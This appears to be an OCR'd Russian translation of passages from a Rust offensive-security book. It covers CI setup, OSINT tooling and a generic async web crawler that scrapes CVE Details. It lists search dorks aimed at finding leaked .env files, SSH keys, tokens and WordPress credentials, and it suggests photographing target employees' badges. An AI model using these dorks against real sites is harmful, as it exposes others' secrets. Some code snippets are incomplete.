


Figure 11: Рисунок 4.2

Тесты не предназначены для ручного запуска при каждом написании кода. Это было бы неразумным использованием вашего драгоценного времени. Действительно, Rust (по своей конструкции) компилируется очень-очень долго. Запуск тестов на своей машине более нескольких раз в день нарушил бы вашу концентрацию.

Вместо этого тесты следует запускать из CI (Continuous Integration — непрерывной интеграции). CI-системы — это конвейеры, которые вы настраиваете; они будут запускать ваши тесты при каждой отправке кода. В наши дни практически все платформы кода (GitHub, GitLab, sourcehut...) предоставляют встроенный CI. Примеры CI-рабочих процессов для Rust-проектов можно найти здесь: https://github.com/skerkour/phaser/tr

```
name: CI

# This workflow run tests and build for each push


on:
  push:
      branches:
        - main
        - 'feature-**'


jobs:


  test_phaser:
```

```
runs-on: ubuntu-latest
steps:
  - uses: actions/checkout@v2


  - name: Update local toolchain
    run: |
      rustup update
      rustup component add clippy
      rustup install nightly


  - name: Toolchain info
    run: |
      cargo --version --verbose
      rustc --version
      cargo clippy --version


  - name: Lint
    run: |
      cd phaser
      cargo fmt -- --check
      cargo clippy -- -D warnings


  - name: Test
    run: |
      cd phaser
      cargo check
      cargo test --all


  - name: Build
    run: |
      cd phaser
      cargo build --release
```

4.8 Другие сканеры

Существует множество специализированных сканеров, из которых вы можете черпать вдохновение:

- https://github.com/cyberark/KubiScan
- https://github.com/sqlmapproject/sqlmap
- https://github.com/search?q=scanner

4.9 Краткое содержание

- Используйте обобщённые параметры, когда хотите абсолютной производительности, и трейтовые объекты, когда хотите больше гибкости.
- Прежде чем искать продвинутые уязвимости, ищите ошибки конфигурации.
- Понимание того, как устроена система, упрощает процесс выявления уязвимостей конфигурации.
- Никогда не пишите тесты, глядя на тестируемый код. Вместо этого смотрите на спецификацию.
- Используйте CI для запуска тестов вместо локального запуска.# Глава 5. Обход веба для OSINT

5.1 OSINT

OSINT расшифровывается как Open Source Intelligence (разведка по открытым источникам). Чтобы было ясно, часть «Open Source» не имеет ничего общего с тем Open Source, который вы привыкли знать.

OSINT можно определить как методы и инструменты, использующие публично доступную информацию для поддержки разведывательного анализа (расследования, разведки).

Так как OSINT состоит в извлечении значащей информации из большого объёма данных, его можно и нужно автоматизировать.

5.2 Инструменты

Самый известный инструмент для OSINT — Maltego. Он предоставляет десктопное приложение с множеством функций для визуализации, скриптования и автоматизации ваших расследований.

К сожалению, он может подходить не всем, так как план Pro дорог, если вы пользуетесь им нечасто. Кроме того, насколько мне известно, SDK доступны лишь для немногих языков программирования, что затрудняет интеграцию с вашим любимым языком — Rust.

Вот почему я предпочитаю простые заметки в markdown с самодельными скриптами на предпочитаемом мною языке программирования. Результаты скриптов затем вставляются в markdown-отчёт или экспортируются в файлы CSV или JSON.

Всё хранится в резервной копии в git-репозитории.

Затем с помощью такого инструмента, как Pandoc, вы можете экспортировать markdown-отчёт почти в любой нужный формат: PDF, HTML, Docx, Epub, PPTX, Latex…

Если вам нравится графическое представление, вы также можете использовать что-то вроде markmap, чтобы превратить ваш markdown-документ в майнд-карту, которая не совсем граф, а дерево.

Четыре других полезных проекта:

- Sherlock: поиск аккаунтов в социальных сетях по имени пользователя
- theHarvester: сборщик e-mail’ов, поддоменов и имён

- phoneinfoga: среда сбора информации и OSINT по номерам телефонов. Позволяет сначала собрать стандартную информацию, такую как страна, регион, оператор и тип линии для любого международного номера телефона.
- gitrob: инструмент разведки по организациям GitHub

5.3 Поисковые системы

Назначение поисковой системы — превратить океан данных в искомую и пригодную для действий информацию.

Поисковая система состоит из следующих частей:

- Краулеры (обходчики), которые плавают по океану данных и превращают его в структурированные данные
- Индекс, используемый для хранения структурированных данных, извлечённых краулерами
- И интерфейс поиска, используемый для запросов к индексу

Рисунок 5.1: Части поисковой системы




Figure 12: Рисунок 5.1

Почему это важно?

Потому что по своей сути OSINT — это построение специализированной поисковой системы о наших целях: вы обходите данные из других баз данных и индексируете только значащую информацию о вашей цели для последующего поиска. Будь то в markdown-отчёте, в maltego или в традиционной базе данных, такой как PostgreSQL.

Как мы увидим, поисковые системы не ограничиваются вебом (как Google или Bing). Существуют также поисковые системы по серверам и IoT (интернету вещей).

К сожалению для нас, большинство публичных поисковых систем вежливы: они уважают файлы robots.txt и потому могут пропускать интересные данные. Более

того, они не обходят страницы, скрытые за экраном входа в систему.

Вот почему нам также нужно уметь строить собственные краулеры.

5.3.1 Google

Так как Google — доминирующая поисковая система, неудивительно, что большую часть того, что вы ищете, вы найдёте именно в нём.

5.3.1.1 Операторы Google Поиск Google позволяет пользователям уточнять свои запросы. Например:

- site:kerkour.com чтобы ограничить поиск конкретным сайтом.
- intitle:"Index of" чтобы искать страницы с заголовком, содержащим «Index of».
- intext:kerkour чтобы искать страницы, содержащие «kerkour» в теле.
- inurl:hacking чтобы искать страницы со словом «hacking» в URL.

Больше операторов Google можно найти здесь.

5.3.1.2 Google dorks Google dorks — это специально сконструированные запросы Google, опирающиеся на операторы, чтобы находить уязвимые сайты.

Вот несколько примеров google dorks для поиска сочных целей:

- intitle:"index of" ".env" чтобы найти утёкшие файлы .env.
- intitle:"Index of" "DCIM/camera" чтобы найти приватные изображения.
- intitle:"Index of" "firebase.json" чтобы найти токены firebase.
- inurl:"/app/kibana" intitle:"Kibana" чтобы найти открытые миру дашборды kibana.
- intitle:"index of" "authorized_keys" чтобы найти утёкшие SSH-ключи и конфигурацию.
- inurl:/wp−content/uploads/ ext:txt "username" | "user name" | "uname" | "user" | "userid" чтобы найти утёкшие учётные данные wordpress.

Google хранит в своём индексе невероятное количество приватных данных, доступных любому, кто возьмёт на себя труд их спросить.

Больше google dorks можно найти на Exploit DB.

Ваше воображение — единственный предел!

5.3.1.3 Git dorks В том же духе, используя поиск GitHub и специально сконструированные запросы, можно найти сочные находки.

- user:skerkour access_key чтобы ограничить запрос конкретным пользователем.
- filename:.env чтобы найти файл с конкретным именем.
- org:microsoft s3_key чтобы ограничить запрос конкретной организацией.
- filename:wp−config.php чтобы найти учётные данные WordPress.

Больше Git(Hub) dorks можно найти на… GitHub: https://github.com/obheda12/GitDorker/blob/maste

5.4 Поисковые системы по IoT и сетям

Существуют также специализированные поисковые системы, которые обходят не веб, а весь интернет.

В эти поисковые системы вы вводите IP-адрес, доменное имя или название сервиса (например, apache или elasticsearch), и они возвращают все серверы, запускающие этот конкретный сервис, или все данные, которые у них есть по конкретному IP-адресу.

- Shodan
- Censys

5.5 Социальные сети

Социальные сети зависят от региона вашей цели.

Достаточно полный список социальных сетей можно найти здесь: https://github.com/sherlock-project/sherlock/blob/master/sites.md, но вот самые известные:

- Facebook
- Twitter
- VK
- Instagram
- Reddit

Рисунок 5.2: Shodan




Figure 13: Рисунок 5.2

5.6 Карты

Физическое проникновение вне темы этой книги, но использование карт, таких как Google Maps, может быть полезным: определив рестораны вокруг вашей цели, вы сможете найти сотрудников вашей цели, обедающих там, и либо услышать, о чём они говорят во время еды, либо, возможно, сфотографировать их бейджи и личность.

5.7 Видео

С ростом популярности видеоформата ежедневно утекает всё больше деталей, две главные платформы — YouTube и Twitch.

На что смотреть в видео ваших целей? На три вещи:

- Кто в видео
- Где записано видео и как выглядит здание
- Детали на заднем плане: уже случалось, что какие-то учётные данные (или организационная схема, или любой другой чувствительный документ) утекали, потому что листок с ними был на заднем плане видео.

5.8 Государственные записи

Наконец, почти во всех странах есть публичные записи о бизнесе, патентах, товарных знаках и других интересных вещах, которые могут помочь вам соединить точки.

5.9 Обход веба

Во-первых, уточнение терминов: в чём разница между скрейпером (scraper) и краулером (crawler)?

Скрейпинг — это процесс превращения неструктурированных веб-данных в структурированные.

Рисунок 5.3: Веб-скрейпинг




Figure 14: Рисунок 5.3

Краулинг — это процесс прохода через множество взаимосвязанных данных (например, веб-страниц).

На практике в большинстве случаев бесполезно скрейпить без обхода нескольких страниц или обходить страницы без скрейпинга контента, поэтому можно сказать, что каждый краулер — это скрейпер, и почти каждый скрейпер — это краулер.

Некоторые люди предпочитают называть скрейпером краулер для конкретного сайта, а краулером — то, что обходит весь веб. Как бы то ни было, я думаю, это придирки, и мы не будем тратить время на споры.

На протяжении остальной части книги мы будем использовать термин «краулер».

Итак, зачем обходить веб-сайты, чтобы скрейпить данные?

Всё дело в автоматизации. Да, вы можете вручную просматривать тысячи страниц сайта и вручную копировать/вставлять данные в электронную таблицу.

Или вы можете построить специализированную программу — краулер, который сделает это за вас в мгновение ока.

5.9.1 Проектирование краулера

Краулер состоит из следующих частей:

Рисунок 5.4: Архитектура краулера




Figure 15: Рисунок 5.4

Стартовые URL: вам нужен список стартовых URL, с которых начать обход. Например, корневая страница сайта вашей цели.

Пауки (Spiders): это специализированная часть краулера, настроенная под конкретный сайт или задачу. Например, мы могли бы реализовать паука для получения всех пользователей GitHub-организации или всех уязвимостей конкретного продукта. Паук сам состоит из 2 частей:

- Скрейпер, который получает URL, разбирает данные, превращает их в структурированные данные и в список URL, извлечённых из документа, для продолжения обхода.
- Процессор, который обрабатывает структурированные данные: например, сохраняет их в базу данных.

Самое большое преимущество разделения обязанностей паука на 2 отдельные стадии в том, что их можно запускать с разной степенью конкурентности в зависимости от ожидаемой рабочей нагрузки. Например, у вас может быть пул из 3 конкурентных скрейперов, чтобы не залить сайт, который вы обходите, и не триггернуть системы обнаружения ботов, но 100 конкурентных процессоров.

Цикл управления (Control loop): это общая часть краулера. Его работа — распределять данные между скрейперами и процессорами и ставить URL в очередь.

5.10 Почему Rust для краулинга

Теперь вы можете задаться вопросом: почему Rust для краулинга? В конце концов, у Python и Go уже есть солидная экосистема вокруг этой задачи (соответственно Scrapy и Colly).

5.10.1 Async

Первая и, возможно, самая важная причина использования Rust — его асинхронная модель ввода/вывода: вы гарантированно получаете лучшую возможную производительность при выполнении сетевых запросов.

5.10.2 Производительность, связанная с памятью

Выполнение множества сетевых запросов и разбор данных часто требует создания множества недолговечных объектов памяти, что создаёт большое давление на сборщики мусора. Так как у Rust нет сборщика мусора, у него нет этой проблемы, и использование памяти будет гораздо более детерминированным.

5.10.3 Безопасность при разборе

Скрейпинг требует разбора (parsing). Разбор — один из самых распространённых способов внести уязвимости (Parsing JSON is a Minefield, уязвимости разбора XML) или баги. Rust, с другой стороны, благодаря безопасности памяти и строгой обработке ошибок предоставляет лучшие инструменты для решения сложной задачи разбора ненадёжных данных и сложных форматов.

5.11 Ассоциированные типы

Теперь мы в курсе, что такое краулер и почему Rust. Давайте изучим последние пару особенностей Rust, необходимых для построения краулера.

Последний важный момент о дженериках в Rust — ассоциированные типы.

Вы уже имели дело с ассоциированными типами при использовании итераторов и Futures.

Помните Future<Output=String>? Здесь String — ассоциированный тип.

Мы могли бы построить обобщённого паука так:

```
pub trait Spider<I>{
    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: &str) -> Result<(Vec<I>, Vec<String>), Error>;
    async fn process(&self, item: I) -> Result<(), Error>;
}
```

Но тогда его было бы очень неудобно использовать, так как каждая использующая его функция также должна быть обобщённой по I:

```
fn use_spider<I, S: Spider<I>>(spider: S) {
    // ...
}
```

Используя ассоциированный тип, мы упрощаем использование трейта и яснее сообщаем, как он работает:

```
#[async_trait]
pub trait Spider {
    type Item;


    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: &str) -> Result<(Vec<Self::Item>, Vec<String>),
        Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}


fn use_spider<S: Spider>(spider: S) {
    // ...
}
```

Как и с параметрами типов, к ассоциированным типам можно добавлять ограничения:

```
pub trait Spider {
    type Item: Debug + Clone;


    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: &str) -> Result<(Vec<Self::Item>, Vec<String>),
        Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}
```

5.12 Атомарные типы

Атомарные типы, как и мьютексы, — типы разделяемой памяти: их можно безопасно разделять между несколькими потоками.

Они позволяют не использовать мьютекс, а вместе с ним и весь ритуал вокруг lock(), который может внести такие баги, как взаимоблокировки.

Следует использовать атомарный тип, если вы хотите разделять bool или целое число (например, счётчик) между потоками, вместо Mutex<bool> или Mutex<i64>.

Операции над атомарными типами требуют аргумент упорядочивания (ordering). Причина выходит за рамки этой книги, но подробнее об этом можно прочитать в этом превосходном посте: Explaining Atomics in Rust.

Чтобы всё было просто, используйте Ordering::SeqCst, который даёт самые сильные гарантии.

ch_05/snippets/atomic/src/main.rs

```
use std::sync::atomic::{AtomicUsize, Ordering};
use std::sync::Arc;
use std::thread;


fn main() {
    // creating a new atomic
    let my_atomic = AtomicUsize::new(42);


    // adding 1
    my_atomic.fetch_add(1, Ordering::SeqCst);


    // geting the value
    assert!(my_atomic.load(Ordering::SeqCst) == 43);


    // substracting 1
    my_atomic.fetch_sub(1, Ordering::SeqCst);


    // replacing the value
    my_atomic.store(10, Ordering::SeqCst);
    assert!(my_atomic.load(Ordering::SeqCst) == 10);


    // other avalable operations
    // fetch_xor, fetch_or, fetch_nand, fetch_and...


    // creating a new atomic that can be shared between threads
    let my_arc_atomic = Arc::new(AtomicUsize::new(4));
```

```
    let second_ref_atomic = my_arc_atomic.clone();
    thread::spawn(move|| {
        second_ref_atomic.store(42, Ordering::SeqCst);
    });
}
```

Доступные типы:

- AtomicBool
- AtomicI8
- AtomicI16
- AtomicI32
- AtomicI64
- AtomicIsize
- AtomicPtr
- AtomicU8
- AtomicU16
- AtomicU32
- AtomicU64
- AtomicUsize

Подробнее об атомарных типах можно узнать в документации Rust.

5.13 Барьер (Barrier)

Барьер — как sync.WaitGroup в Go: он позволяет нескольким конкурентным операциям синхронизироваться.

```
use tokio::sync::Barrier;
use std::sync::Arc;


#[tokio::main]
async fn main() {
    // number of concurrent operations
    let barrier = Arc::new(Barrier::new(3));


    let b2 = barrier.clone()
    tokio::spawn(async move {
        // do things
        b2.wait().await;
    });


    let b3 = barrier.clone()
    tokio::spawn(async move {
        // do things
        b3.wait().await;
    });
```

```
    barrier.wait().await;


    println!("This will print only when all the three concurrent operations have
        terminated");
}
```

5.14 Реализация краулера в Rust

В следующем разделе мы построим обобщённый краулер и три разных паука:

- паука для сайта только с HTML
- паука для JSON API
- и паука для сайта, использующего JavaScript для отрисовки элементов, — поэтому нам понадобится использовать безголовый (headless) браузер.

5.15 Трейт паука

ch_05/crawler/src/spiders/mod.rs

```
#[async_trait]
pub trait Spider: Send + Sync {
    type Item;


    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>),
       Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}
```

5.16 Реализация краулера

ch_05/crawler/src/crawler.rs

```
    pub async fn run<T: Send + 'static>(&self, spider: Arc<dyn Spider<Item = T>>) {
        let mut visited_urls = HashSet::<String>::new();
        let crawling_concurrency = self.crawling_concurrency;
        let crawling_queue_capacity = crawling_concurrency * 400;
        let processing_concurrency = self.processing_concurrency;
        let processing_queue_capacity = processing_concurrency * 10;
        let active_spiders = Arc::new(AtomicUsize::new(0));


        let (urls_to_visit_tx, urls_to_visit_rx) =
            mpsc::channel(crawling_queue_capacity);
        let (items_tx, items_rx) = mpsc::channel(processing_queue_capacity);
        let (new_urls_tx, mut new_urls_rx) = mpsc::channel(crawling_queue_capacity)
        let barrier = Arc::new(Barrier::new(3));
```

```
  for url in spider.start_urls() {
       visited_urls.insert(url.clone());
       let _ = urls_to_visit_tx.send(url).await;
  }


  self.launch_processors(
     processing_concurrency,
     spider.clone(),
     items_rx,
     barrier.clone(),
);


self.launch_scrapers(
     crawling_concurrency,
     spider.clone(),
     urls_to_visit_rx,
     new_urls_tx.clone(),
     items_tx,
     active_spiders.clone(),
     self.delay,
     barrier.clone(),
);
```

И, наконец, цикл управления, где мы ставим в очередь новые URL, которые ещё не были посещены, и проверяем, не пора ли остановить краулер.

Сбрасывая urls_to_visit_tx, мы закрываем каналы и, таким образом, останавливаем скрейперы, когда они все закончат обрабатывать оставшиеся URL в канале.

```
loop {
     if let Some((visited_url, new_urls)) = new_urls_rx.try_recv().ok() {
          visited_urls.insert(visited_url);

          for url in new_urls {
              if !visited_urls.contains(&url) {
                     visited_urls.insert(url.clone());
                     log::debug!("queueing: {}", url);
                     let _ = urls_to_visit_tx.send(url).await;
              }
          }
     }


     if new_urls_tx.capacity() == crawling_queue_capacity // new_urls channel
         is empty
        && urls_to_visit_tx.capacity() == crawling_queue_capacity //
         urls_to_visit channel is empty
```

```
            && active_spiders.load(Ordering::SeqCst) == 0
            {
                // no more work, we leave
                break;
            }

            sleep(Duration::from_millis(5)).await;
        }


        log::info!("crawler: control loop exited");


        // we drop the transmitter in order to close the stream
        drop(urls_to_visit_tx);


        // and then we wait for the streams to complete
        barrier.wait().await;
    }
```

Выполнять процессоры конкурентно — вопрос лишь создания новой задачи с потоком (stream) и for_each_concurrent. Как только поток останавливается, мы «уведомляем» барьер.

```
    fn launch_processors<T: Send + 'static>(
        &self,
        concurrency: usize,
        spider: Arc<dyn Spider<Item = T>>,
        items: mpsc::Receiver<T>,
        barrier: Arc<Barrier>,
    ) {
        tokio::spawn(async move {
            tokio_stream::wrappers::ReceiverStream::new(items)
                .for_each_concurrent(concurrency, |item| async {
                    let _ = spider.process(item).await;
                })
                .await;


            barrier.wait().await;
        });
    }
```

Наконец, запуск скрейперов, как и процессоров, требует новой задачи с потоком и for_each_concurrent.

Логика здесь немного сложнее:

- сначала мы инкрементируем active_spiders
- затем скрейпим URL и извлекаем данные и следующие URL для посещения
- затем отправляем эти элементы процессорам

- также отправляем недавно найденные URL в цикл управления
- и спим в течение настроенной задержки, чтобы не залить сервер
- наконец, декрементируем active_spiders

Сбрасывая items_tx, мы закрываем канал элементов и, таким образом, останавливаем процессоры, когда канал опустеет.

```
    fn launch_scrapers<T: Send + 'static>(
          &self,
          concurrency: usize,
          spider: Arc<dyn Spider<Item = T>>,
          urls_to_vist: mpsc::Receiver<String>,
          new_urls: mpsc::Sender<(String, Vec<String>)>,
          items_tx: mpsc::Sender<T>,
          active_spiders: Arc<AtomicUsize>,
          delay: Duration,
          barrier: Arc<Barrier>,
    ) {
          tokio::spawn(async move {
              tokio_stream::wrappers::ReceiverStream::new(urls_to_vist)
                   .for_each_concurrent(concurrency, |queued_url| {
                        let queued_url = queued_url.clone();
                        async {
                             active_spiders.fetch_add(1, Ordering::SeqCst);
                             let mut urls = Vec::new();
                             let res = spider
                                  .scrape(queued_url.clone())
                                  .await
                                  .map_err(|err| {
                                       log::error!("{}", err);
                                       err
                                  })
                                  .ok();


                             if let Some((items, new_urls)) = res {
                                  for item in items {
                                       let _ = items_tx.send(item).await;
                                  }
                                  urls = new_urls;
                             }


                             let _ = new_urls.send((queued_url, urls)).await;
                             sleep(delay).await;
                             active_spiders.fetch_sub(1, Ordering::SeqCst);
                        }
                   })
                   .await;
```

```
                drop(items_tx);
                barrier.wait().await;
            });
        }
```

5.17 Обход простого HTML-сайта

Простой HTML-сайт, который мы будем обходить, — CVE Details: главный источник данных об уязвимостях.

Это сайт, предоставляющий простой способ искать уязвимости по CVE ID.

Мы будем использовать эту страницу как стартовый URL: https://www.cvedetails.com/vulnerability-list/vulnerabilities.html, которая, если посмотреть внизу страницы, предоставляет ссылки на все остальные страницы с перечнем уязвимостей.

5.17.1 Извлечение структурированных данных

Первый шаг — определить, какие данные мы хотим. В этом случае это вся информация записи CVE: **ch_05/crawler/src/spiders/cvedetails.rs**

```
#[derive(Debug, Clone)]
pub struct Cve {
    name: String,
    url: String,
    cwe_id: Option<String>,
    cwe_url: Option<String>,
    vulnerability_type: String,
    publish_date: String,
    update_date: String,
    score: f32,
    access: String,
    complexity: String,
    authentication: String,
    confidentiality: String,
    integrity: String,
    availability: String,
}
```

Затем, с помощью браузера и инструментов разработчика, мы осматриваем страницу, чтобы найти релевантные HTML-классы и id, которые позволят нам извлечь эти данные: **ch_05/crawler/src/spiders/cvedetails.rs**

```
async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>),
   Error> {
    log::info!("visiting: {}", url);


    let http_res = self.http_client.get(url).send().await?.text().await?;
    let mut items = Vec::new();
```

```
    let document = Document::from(http_res.as_str());


    let rows = document.select(Attr("id",
        "vulnslisttable").descendant(Class("srrowns")));
    for row in rows {
        let mut columns = row.select(Name("td"));
        let _ = columns.next(); // # column
        let cve_link = columns.next().unwrap().select(Name("a")).next().unwrap();
        let cve_name = cve_link.text().trim().to_string();
        let cve_url = self.normalize_url(cve_link.attr("href").unwrap());



        let _ = columns.next(); // # of exploits column


        let access = columns.next().unwrap().text().trim().to_string();
        let complexity = columns.next().unwrap().text().trim().to_string();
        let authentication = columns.next().unwrap().text().trim().to_string();
        let confidentiality = columns.next().unwrap().text().trim().to_string();
        let integrity = columns.next().unwrap().text().trim().to_string();
        let availability = columns.next().unwrap().text().trim().to_string();


        let cve = Cve {
             name: cve_name,
             url: cve_url,
             cwe_id: cwe.as_ref().map(|cwe| cwe.0.clone()),
             cwe_url: cwe.as_ref().map(|cwe| cwe.1.clone()),
             vulnerability_type,
             publish_date,
             update_date,
             score,
             access,
             complexity,
             authentication,
             confidentiality,
             integrity,
             availability,
        };

        items.push(cve);
       }
}
```

5.17.2 Извлечение ссылок

ch_05/crawler/src/spiders/cvedetails.rs

```
let next_pages_links = document
        .select(Attr("id", "pagingb").descendant(Name("a")))
        .filter_map(|n| n.attr("href"))
        .map(|url| self.normalize_url(url))
        .collect::<Vec<String>>();
```

Чтобы запустить этого паука, перейдите в сопутствующий этой книге git-репозиторий, в ch_05/crawler, и выполните:

```
$ cargo run -- run --spider cvedetails
```

5.18 Обход JSON API

Обход JSON API, с другой стороны, довольно прямолинеен, так как данные уже (в теории) структурированы. Единственная сложность — найти следующие страницы для обхода.

